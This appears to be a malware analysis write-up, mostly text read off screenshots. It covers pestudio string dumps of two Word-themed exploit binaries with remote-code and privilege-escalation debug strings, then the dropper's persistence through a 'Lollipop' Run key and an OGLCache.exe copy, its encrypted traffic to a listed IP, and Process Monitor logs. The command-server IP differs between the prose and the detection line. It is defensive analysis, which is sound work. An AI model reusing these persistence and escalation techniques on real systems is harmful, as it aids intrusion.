

pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\a3.exe
indicators (3/10)
virustotal (1/58 - 01.03.201
dos-stub (160 bytes)
file-header (20 bytes)
optional-header (240 byte
directories (5)
sections (4)
libraries (2)
imports (62)
exports (2)
exceptions (60)
tls-callbacks (n/a)
resources (n/a)
strings (44/331)
debug (invalid)
manifest (n/a)
file-version (n/a)
certificate (n/a)
overlay (n/a)
type size location blacklisted (44) item (331)
ascii 4 - - \$@H
ascii 4 - - \$HH
ascii 4 - - \$PH
ascii 4 - - \$XH
ascii 4 - - D$ P
ascii 23 - - SQRUVWAPAQARASATAUAVAWH
ascii 22 - - A_A^A]A\A[AZAYAX_^]ZY[
ascii 23 - - SQRUVWAPAQARASATAUAVAWH
ascii 22 - - A_A^A]A\A[AZAYAX_^]ZY[
ascii 14 - - Microsoft Word
ascii 50 - - The document is locked for editing by another user
ascii 15 - - GetLastErr = 0x
ascii 19 - - OpenInputDesktop =
ascii 19 - - SetThreadDesktop ok
ascii 10 - - USER32.dll
ascii 23 - - Try non-patched Windows
ascii 30 - - RCE works, but LPE is patched!
ascii 6 - - res =
ascii 12 - - LpeExecMutex
ascii 36 - - 0123456789ABCDEFGetKernelVal error 0
ascii 25 - - ExploitTagMenuState start
ascii 27 - - ExploitTagMenuState error 1
ascii 26 - - ExploitTagMenuState end OK
ascii 19 - - ExploitThread start
ascii 21 - - ExploitThread error 1
ascii 21 - - ExploitThread error 2
ascii 17 - - ExploitThread end
ascii 17 - - DonorThread start
ascii 19 - - DonorThread wnd0 =
ascii 25 - - GetForegroundWindow(1) =
ascii 25 - - GetForegroundWindow(2) =
ascii 15 - - DonorThread end



pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\a5.exe
indicators (3/11)
virustotal (5/58 - 01.03.201
dos-stub (152 bytes)
file-header (20 bytes)
optional-header (224 byte
directories (5)
sections (4)
libraries (2)
imports (63)
exports (2)
exceptions (n/a)
tls-callbacks (n/a)
resources (n/a)
strings (46/283)
debug (invalid)
manifest (n/a)
file-version (n/a)
certificate (n/a)
overlay (n/a)
type size location blacklisted (46) item (283)
ascii 4 - - T%0L
ascii 4 - - D%4H
ascii 14 - - Microsoft Word
ascii 50 - - The document is locked for editing by another user
ascii 15 - - GetLastErr = 0x
ascii 19 - - OpenInputDesktop =
ascii 19 - - SetThreadDesktop ok
ascii 10 - - USER32.dll
ascii 23 - - Try non-patched Windows
ascii 30 - - RCE works, but LPE is patched!
ascii 6 - - res =
ascii 12 - - LpeExecMutex
ascii 16 - - 0123456789ABCDEF
ascii 20 - - GetKernelVal error 0
ascii 25 - - ExploitTagMenuState start
ascii 27 - - ExploitTagMenuState error 1
ascii 26 - - ExploitTagMenuState end OK
ascii 19 - - ExploitThread start
ascii 21 - - ExploitThread error 1
ascii 21 - - ExploitThread error 2
ascii 17 - - ExploitThread end
ascii 17 - - DonorThread start
ascii 19 - - DonorThread wnd0 =
ascii 25 - - GetForegroundWindow(1) =
ascii 25 - - GetForegroundWindow(2) =
ascii 15 - - DonorThread end
ascii 20 - - EscalateThread start
ascii 39 - - EscalateThread VirtualAlloc(0x40000) =
ascii 41 - - EscalateThread VirtualAlloc(0x4000000) =
ascii 22 - - EscalateThread error 2
ascii 22 - - EscalateThread error 3
ascii 22 - - EscalateThread wnd1 =



Since the ultimate goal of these two exploit codes was to execute the malicious code within the EPS file with administrative privileges on the system, I decided to run the apt1.exe file on a virtual machine and observe its behavior for dynamic analysis. Shortly after running the apt1.exe file, I observed that it copied itself to the %AppData%\AMD\OGLCache.exe folder, communicated encrypted with the IP address 84.202.2.12, created a file in the AMD folder named default.conf with unreadable content (a randomly generated name, and the execution date of the file is encrypted), and added the folder information to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Lollipop key to run on system startup.

When examining the OGLCache.exe file with the Pestudio tool, I found that it was packed, making it difficult to obtain significant information through static analysis.



« Local Disk (C:) ▸ Users ▸ Mert ▸ AppData ▸ Roaming ▸ AMD
Search AMD
Organize
Include in library
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
OGLCache.exe
28.02.2015 10:02
Application
302 KB
1 item
Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help
Time of Day
Process Name
PID
Operation
Path
Result
13:50:22,8313497 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313524 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313553 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313581 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313611 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313637 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313661 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313692 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313763 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... REPARSE
13:50:22,8313836 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8313899 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... NAME NOT FOUND
13:50:22,8313928 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8314278 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8314438 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8316597 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8316703 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... REPARSE
13:50:22,8336834 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8338442 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8338919 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8339794 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8340753 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8346032 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... END OF FILE
13:50:22,8346128 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8348418 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8349114 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8349863 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8352550 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8352720 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8352767 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8353742 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8353951 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entr... SUCCESS
13:50:22,8355144 OGLCache.exe 2460 CloseFile C:\Users\Mert\AppData\Roaming\AMD\default.conf SUCCESS
13:50:22,8366887 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale REPARSE
13:50:22,8367015 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale SUCCESS
13:50:22,8367113 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\Control\Nls\CustomLocale\en-US NAME NOT FOUND
13:50:22,8367148 OGLCache.exe 2460 RegCloseKey HKLM\System\CurrentControlSet\Control\Nls\CustomLocale SUCCESS
13:50:22,8367187 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale REPARSE
13:50:22,8367234 OGLCache.exe 2460 RegOpenKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale SUCCESS
13:50:22,8367299 OGLCache.exe 2460 RegQueryValue HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale\en-US NAME NOT FOUND
13:50:22,8367323 OGLCache.exe 2460 RegCloseKey HKLM\System\CurrentControlSet\Control\Nls\ExtendedLocale SUCCESS
System Configuration
General Boot Services Startup Tools
Startup Item Manufacturer Command
VMware Tools VMware, Inc. "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -...
Lollipop Unknown C:\Users\Mert\AppData\Roaming\AMD\OGLCache.exe
Enable all
Disable all
OK
Cancel
Apply
Help
Showing 2.070 of 980.472 events (0.2%)
Backed by virtual memory




Server DNS Name: *84.200.2.12* Service Port: *443* Signature Name: *Malware.Binary.exe*

